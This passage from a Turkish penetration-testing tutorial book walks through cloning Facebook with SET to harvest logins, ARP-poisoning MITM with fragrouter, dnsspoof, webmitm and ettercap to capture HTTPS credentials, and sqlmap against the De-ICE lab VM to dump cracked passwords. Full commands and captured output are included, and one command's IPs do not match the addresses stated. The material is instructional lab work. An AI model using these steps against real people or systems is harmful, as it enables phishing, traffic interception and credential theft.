
Daha sonraki adım “Site cloner” (Site klonlama) adımı. 2’yi seçiyoruz ve sonrasında “IP address for POST back …” ile başlayan kısma mevcut Kali bilgisayarımızın IP adresini giriyoruz.



Sonraki adım klonlanacak site adresinin girilmesi. Bizim örnekte şu şekilde:

```
   set:webattack> Enter the url to clone:
https://www.facebook.com/
```

Daha sonra karşımıza çıkan mesajı “enter” ile geçiyoruz. Bundan sonraki adımımız kurban cihazda internet gezginini açarak Kali IP’sini yazmak ve saldırı adresimize erişmek. Aşağıda örnek ekran görünüyor:



Bu sayfada deneme olarak bir kullanıcı adı ve şifre girelim. Bu bilgileri girdikten sonra gerçek Facebook sayfasına yönlendirileceğiz. Sırada toplanan şifreleri kontrol etme var. Bunun için Terminal’de “/var/www/html” dizininin altına gidelim. “ls” komutuyla baktığımızda aşağıdakine benzer bir yapı göreceksiniz:

```
   root@kali:/var/www/html# ls -l

   total 1188

   -rw-r--r-- 1 root      root         5236 Jan   6 12:04
0bCbi40x.jar

   -rw-r--r-- 1 root      root         5236 Jan   7 19:55
akUwJGnWHS.jar

   -rw-r--r-- 1 root      root         5236 Jan   6 12:04
ER5X4QeSv1vq.jar

   -rw-r--r-- 1 root      root         5236 Jan   6 12:04
```

```
EYbAyv6fEkv.jar

   -rw-r--r-- 1 root     root        5236 Jan  6 12:04
GhfvpCGe8Tk1T.jar

   -rw-r--r-- 1 www-data www-data    1075 Jan  7 20:07
harvester_2016-01-07 20:06:39.743839.txt
```

Burada “harvester_” şeklindeki dosyamız bizim topladığımız şifrelerin olduğu dosya. Şimdi içine bakalım. Bunun için aşağıdaki komutu yazıyoruz:

```
   # cat harvester_2016-01-07 20:06:39.743839.txt
```

Aşağıda gördüğünüz üzere içerik listelendi ve topladığımız şifrelerle ilgili bilgileri görebiliyoruz.

```
   Array

   (

       [lsd] => AVrHve3z

       [display] =>

       [enable_profile_selector] =>

       [isprivate] =>

       [legacy_return] => 1

       [profile_selector_ids] =>

       [skip_api_login] =>

       [signed_next] =>

       [trynum] => 1

       [timezone] => -120

       [lgndim] =>
eyJ3IjoxMzE4LCJoIjo5NjAsImF3IjoxMzE4LCJhaCI6OTIwLCJjIjoyNH0=

       [lgnrnd] => 100639_92TZ
```

```
        [lgnjs] => 1452190010

        [email] => deneme

        [pass] => denemesifre

        [default_persistent] => 0

        [qsstamp] =>
W1tbMjIsMjgsNDksNzQsODEsOTIsMTE0LDEzNywxNTcsMTY1LDE3MiwxODQsMTk0
LDIzNCwyNTgsMjgwLDI5OCwzMDEsMzAyLDMxMCwzNzksMzg2LDQwMSw0MjQsNDMx
LDQzMyw0MzgsNDU4LDQ3Myw0OTIsNTAzLDUwNCw1MzMsNTY0LDU5Nyw2MDIsNjEy
LDYxNCw2MjcsNjQyLDY0OCw2NThdXSwiQVpsb3lFTHpEQ00xSXNUbk1pT1l3bDVE
LTZNWXFTRGF2WnlUa3dZZ1hIRW8zRGNjc1BZWk9vZzY3dFJSZVkxbThhQ01ONkIt
Sk1WTUEyS0xielR3YXlRZmtZUGhUcm9CNWgzQXFCZTBiWXQ1eGdIU1FKQWtjd1FI
Tm1FVDNDY1d6akRUcTRzYkRLcmRxWDVmVElUM2UwU2wyYlY1UHJDb3RLQUJ6Nl8w
Q2JlZmc1clNya19SQzZJbjNqUXZ1Tm5aeHJWZ1dlSEtFWVVraGU3OUREQnZwQ05O
M01fY2dqbV9KQXdyWFlLR1duSk55SE1hZDBkVVdndEp6akVhTG5kbFYxTUdRSzQ0
SnBTTDBPQV9yTkM1Z1VYSSJd

   )
```

Ağ dinleme ve MITM saldırısı

Ağ geçidiyle hedef bilgisayar arasına girerek trafiği dinleme ve/veya müdahale etme saldırısına MITM (Man in the middle - Ortadaki/Aradaki adam saldırısı) deniyor. Bu bölümde hedefimiz, kişinin internette dolaşımını dinleyip şifrelerini ele geçirmek olacak. Bunun için birkaç programın doğru şekilde çalışmasını sağlamamız gerekiyor. Ayrıca öncesinde bilgisayarlarımızın aynı IP grubu içinde ve birbirine erişebilir olduğundan emin olmamız gerekiyor.

Kali saldırı bilgisayarımız, Windows 7 hedef bilgisayarımız olacak. Başlamadan önce her iki bilgisayarı da aynı NAT ağ grubuna aldığınızdan emin olun (SET - VirtualBox NAT ayarı kısmına bakıp nasıl yapılacağını hatırlayabilirsiniz.)

Hedefimiz ARP (Adres çözümleme protokolü) zehirlenmesiyle kurban bilgisayarın bizi ağ geçidi olarak görmesi ve trafiğin bizim üzerimizden

geçmesini sağlamak. Bunun için aşağıdaki ön gereklilikleri yerine getirmemiz gerekiyor:

1. IP forwarding: IP yönlendirmesiyle bize gelen istekleri gerçek ağ geçidine göndereceğiz.

2. DNS spoofing: Kurban bilgisayarımızın adres çözümleme sorularına da biz cevap vereceğiz.

3. Web sayfalarının ve SSL trafiğinin sahte sertifikayla dinlenmesinin sağlanması.

4. ARP poisoning: Adres çözümleme protokolü zehirlenmesiyle bütün trafiği üzerimize alma.

Şimdi maddelerin her birini detaylı olarak inceleyelim:

1. IP yönlendirmesi:

Kali'de bir Terminal penceresi açıp aşağıdaki komutu yazıyoruz:

```
# fragrouter -B1
```

Bu pencereyi kapatmadan bırakmamız önemli.

2. DNS spoofing:

Kali'de başka bir Terminal penceresi açıp aşağıdaki komutu giriyoruz:

```
# dnsspoof -i eth0
```

Buradaki "eth0" dinleteceğimiz network kartının adı olacak. Bir terminal ekranında "ifconfig" yazarak mevcut ağ arayüzlerini ve isimlerini görebilirsiniz. Bu pencereyi de kapatmadan bırakmamız gerekiyor.

3. Web sayfalarının ve SSL trafiğinin sahte sertifikayla dinlenmesi:

Yine Kali'de yeni bir Terminal penceresi açıyoruz. SSL trafiğini dinlemeyi sağlamak için yazacağımız komut:

```
# webmitm -d
```

Eğer bu komutu ilk defa çalıştırıyorsak sertifika üretmek isteyecektir. Aşağıda görüldüğü üzere sertifika bilgilerini istediğiniz gibi doldurabilirsiniz. Bu sertifika bilgilerini kullanıcının şüphelenip inceleyebileceğini düşünerek mümkün olduğunca hedefimizi inandıracak şekilde girmemiz saldırının daha başarılı olmasını sağlayabilir.

Aşağıdaki kırmızı yazılar benim girdiğim değerlerdir.

```
# webmitm -d

Generating RSA private key, 1024 bit long modulus

..++++++

....++++++

e is 65537 (0x10001)

You are about to be asked to enter information that will be
incorporated

into your certificate request.

What you are about to enter is what is called a Distinguished
Name or a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

-----

Country Name (2 letter code) [AU]:TR

State or Province Name (full name) [Some-State]:NA

Locality Name (eg, city) []:Istanbul
```

```
   Organization Name (eg, company) [Internet Widgits Pty
Ltd]:Guvenbana LTD

   Organizational Unit Name (eg, section) []:

   Common Name (e.g. server FQDN or YOUR name)
[]:www.guvenbana.com

   Email Address []:admin@guvenbana.com


   Please enter the following 'extra' attributes

   to be sent with your certificate request

   A challenge password []:

   An optional company name []:

   Signature ok

   subject=/C=TR/ST=NA/L=Istanbul/O=Guvenbana
LTD/CN=www.guvenbana.com/emailAddress=admin@guvenbana.com

   Getting Private key

   webmitm: certificate generated
```

Bu pencereyi de kapatmadan bırakmamız önemli.

4. ARP poisoning:

Artık trafiği dinlemeye hazırız. Bu adımda “ettercap” kullanarak trafiğin saldırı bilgisayarımızın üzerinden geçmesini sağlayacağız. İlk olarak “ettercap” ile ilgili ayarları yapmamız gerekecek. Bunun için aşağıdaki komutu yazıyoruz:

```
   # vim /etc/ettercap/etter.conf
```

“Ettercap” kullanıcı yetkilerinin root seviyesinde olması için çalışacağı kullanıcı ve grup numaralarını 0 olarak değiştiriyoruz:

```
   [privs]

   ec_uid = 0                # nobody is the default

   ec_gid = 0                 # nobody is the default
```

İkinci adım olarak Linux “iptables” güvenlik duvarıyla ilgili yönlendirme ayarlarını yapabilmesi için aşağıdaki satırların başındaki # işaretlerini kaldırıyoruz.

```
   # if you use iptables:

      redir_command_on = "iptables -t nat -A PREROUTING -i
%iface -p tcp --dport %port -j REDIRECT --to-port %rport"

      redir_command_off = "iptables -t nat -D PREROUTING -i
%iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

Dosyayı kaydedip çıkıyoruz. Son adım olarak ettercap’i çalıştırıyoruz. Yazacağımız komut: “ettercap -TqM arp:remote /ağ geçidi IP’si/ /hedef bilgisayar IP’si/” olacak. Benim örneğimde:

- Kali IP’si: 10.10.10.4

- Windows 7 hedefimizin IP’si: 10.10.10.8

- Ağ geçidi IP’si: 10.10.10.1 (genelde mevcut ağımızdaki ilk IP, ağ geçidi oluyor)


Yukarıdaki adreslere uygun olarak yazacağımız komut:

```
   # ettercap -TqM arp:remote /10.10.20.1/ /10.10.20.8/
```


Artık bütün adımları tamamladık. Bundan sonraki adımımız Windows 7’ye geçerek internet gezgininde dolaşıp şifre girmek ve yakalanıp yakalanmadığına bakmak.

Windows 7 örnek:


Internet Explorer'ı açarak https://mail.yandex.com adresini girelim. Kali'de Windows 7'nin internet trafiğinin nasıl düştüğünü Terminal'den görebilirsiniz.




Aşağıdaki gibi bir sertifika hatası gelecek. Bu hata sadece https olan adreslerde geliyor. Eğer böyle bir durumla karşılaşırsanız iki ihtimal vardır. Ya gerçekten sertifikada sorun vardır ya da birisi araya girmiş ve trafiğinizi dinliyordur.



Şimdi “Continue to the website (not recommended)” deyip ilerliyoruz. Gördüğünüz gibi sağ üstte sertifika problemini göstermeye devam ediyor.



Daha sonra gelen sayfada rastgele bir kullanıcı adı ve şifre girip “Log in” ile devam edelim.



Son olarak tekrar Kali'de "ettercap" komutunu girdiğimiz Terminal penceresine geçelim. Bu ekranda girdiğimiz kullanıcı adı ve şifrenin yakalandığını görmemiz lazım. Benim ekranımda aşağıdaki şekilde bir satır geldi:

```
   HTTP : 213.180.204.24:443 -> USER: deneme  PASS: qwert1234
INFO:
passport.yandex.com.tr/passport?mode=auth&from=mail&origin=hostr
oot_com_tr_nol_mobile_enter&retpath=https://mail.yandex.com.tr

   CONTENT:
retpath=https%3A%2F%2Fmail.yandex.com.tr&timestamp=1452236277277
&login=deneme&passwd=qwert1234&twoweeks=yes
```

Burada görüldüğü üzere kullanıcı adı ile şifreyi yakaladı ve ekranda gösterdi. Siz de Gmail ve Facebook için denemeler yapabilirsiniz.

SQL enjeksiyonu

SQL kod enjeksiyonuyla amaçlanan, bir web formu üzerinden gönderilen SQL koduna müdahale edip içine kendi kodlarımızı eklemek ve neticesinde veritabanında aşağıdaki işlemleri yapabilmek:

- Bilgilere erişmek,

- Bilgileri değiştirmek,


- Bilgileri silmek.

SQL enjeksiyonuyla ayrıca veritabanlarında kullanıcı bilgilerine ulaşıp buradan başka sistemlere atlamak da mümkün olabilir.

Bu seferki örneğimizi DeIce 1.120 üzerinde göstereceğiz. De-ICE serisiyle ilgili dosyayı http://hackingdojo.com/dojo-media/ adresinden indirebilirsiniz.

De-ICE serisi 192.168.1.0/24 IP aralığından IP alır. Mesela DeIce 1.120 IP olarak 192.168.1.120 alacaktır. Bundan dolayı oluşturacağınız "Host-only" veya "NAT network" IP aralığını bu şekilde tanımlamanız gerekecek. İlgili tanımlar için kitabın önceki bölümlerindeki örneklere bakabilirsiniz. Bu tanımdan sonra hem Kali hem de De-ICE'ı aynı ağda başlatırsanız saldırmaya hazır hale gelirsiniz.

Her şeyin hazır olduğunu düşünerek internet gezginiyle 192.168.1.120 adresine Kali üzerinden girdiğimizde aşağıdaki gibi bir sayfa gelecek:



Bu sayfada üç adet bağlantı var:

- Home: Ana sayfa


- Add Product: Ürün ekle

- View Products: Ürünleri görüntüle


Şimdi ilgili özellikleri kullanarak adres çubuğunda ne gibi bilgiler göründüğüne bakalım. Önce “Add Product” sayfasına gidelim ve bilgileri aşağıdaki gibi dolduruyoruz, sonra da “Submit” düğmesine basıyoruz.

Aşağıdaki gibi bir sayfa karşımıza gelecek. Yalnız yukarıdaki adrese baktığımızda herhangi bir parametre görünmüyor.

Şimdi “View Products” sayfasını deneyelim. Bu sayfada eklediğimiz ürünü seçiyoruz ve “Submit” düğmesine basıyoruz.



Aşağıda gördüğünüz üzere adres çubuğunda bir parametre geldi. Bu parametreli adresi SQL enjeksiyon denememizde kullanabiliriz.



Ek Bilgi:

Yukarıdaki senaryo çok basitleştirilmiş bir senaryodur. Normalde araya Burp suite gibi bir web vekil sunucusuyla girerek ürün eklemedeki parametreleri de belirleyip SQL enjeksiyon denemelerinde kullanabilirdik. Bu bölümde sadece temel bakış açısıyla basit

bir örnek verilmiştir. Bu konuda ilerlemek için “sqlmap” komutuyla ilgili araştırma yapabilirsiniz.

SQL saldırısında kullanacağımız uygulama “sqlmap”. Bunun için Terminal’i açalım ve aşağıdaki komutu yazdıktan sonra aşağıdaki gibi devam edelim. Yapılan girişleri kırmızıyla gösterdim:

```
# sqlmap --wizard

…

[09:38:16] [INFO] starting wizard interface

Please enter full target URL (-u):
http://192.168.1.120/products.php?id=1

POST data (--data) [Enter for None]:

Injection difficulty (--level/--risk). Please choose:

[1] Normal (default)

[2] Medium

[3] Hard

> 3

Enumeration (--banner/--current-user/etc). Please choose:

[1] Basic (default)

[2] Intermediate

[3] All

> 3

sqlmap is running, please wait..
```

Burada “Injection difficulty” (Enjeksiyon zorluğu) ve “Enumeration” (Detaylı listeleme) kısımlarına “3 hard” (Zor) ve “3 all” (Hepsi) girdim. Çünkü mümkün olan her şeyi deneyip bütün bilgileri listelemesini istiyorum. Yalnız siz diğer seçenekleri de deneyerek farklı sonuçların listelenmesini sağlayabilirsiniz.

Komutu çalıştırdığınızda “sqlmap” kullanıcı dahil bütün veritabanı bilgilerini döktüğünü göreceksiniz. Ayrıca şifre kırma denemesiyle şifreleri bile listeleyecek. Aşağıda gelen detaylarla ilgili sadece bir veritabanı bilgisi ve kullanıcıların kırılan şifreleriyle ilgili çıktıdan kısa bir örnek yer alıyor:

```
   [22:14:30] [INFO] cracked password '0' for user 'jalvarez'

   [22:14:31] [INFO] cracked password '111111' for user 'mnader'

   [22:14:31] [INFO] cracked password '123123' for user 'jduff'

   [22:14:31] [INFO] cracked password '1234' for user 'lmorales'

   [22:14:31] [INFO] cracked password '12345' for user 'aharp'

   [22:14:31] [INFO] cracked password '123456' for user
'krenfro'

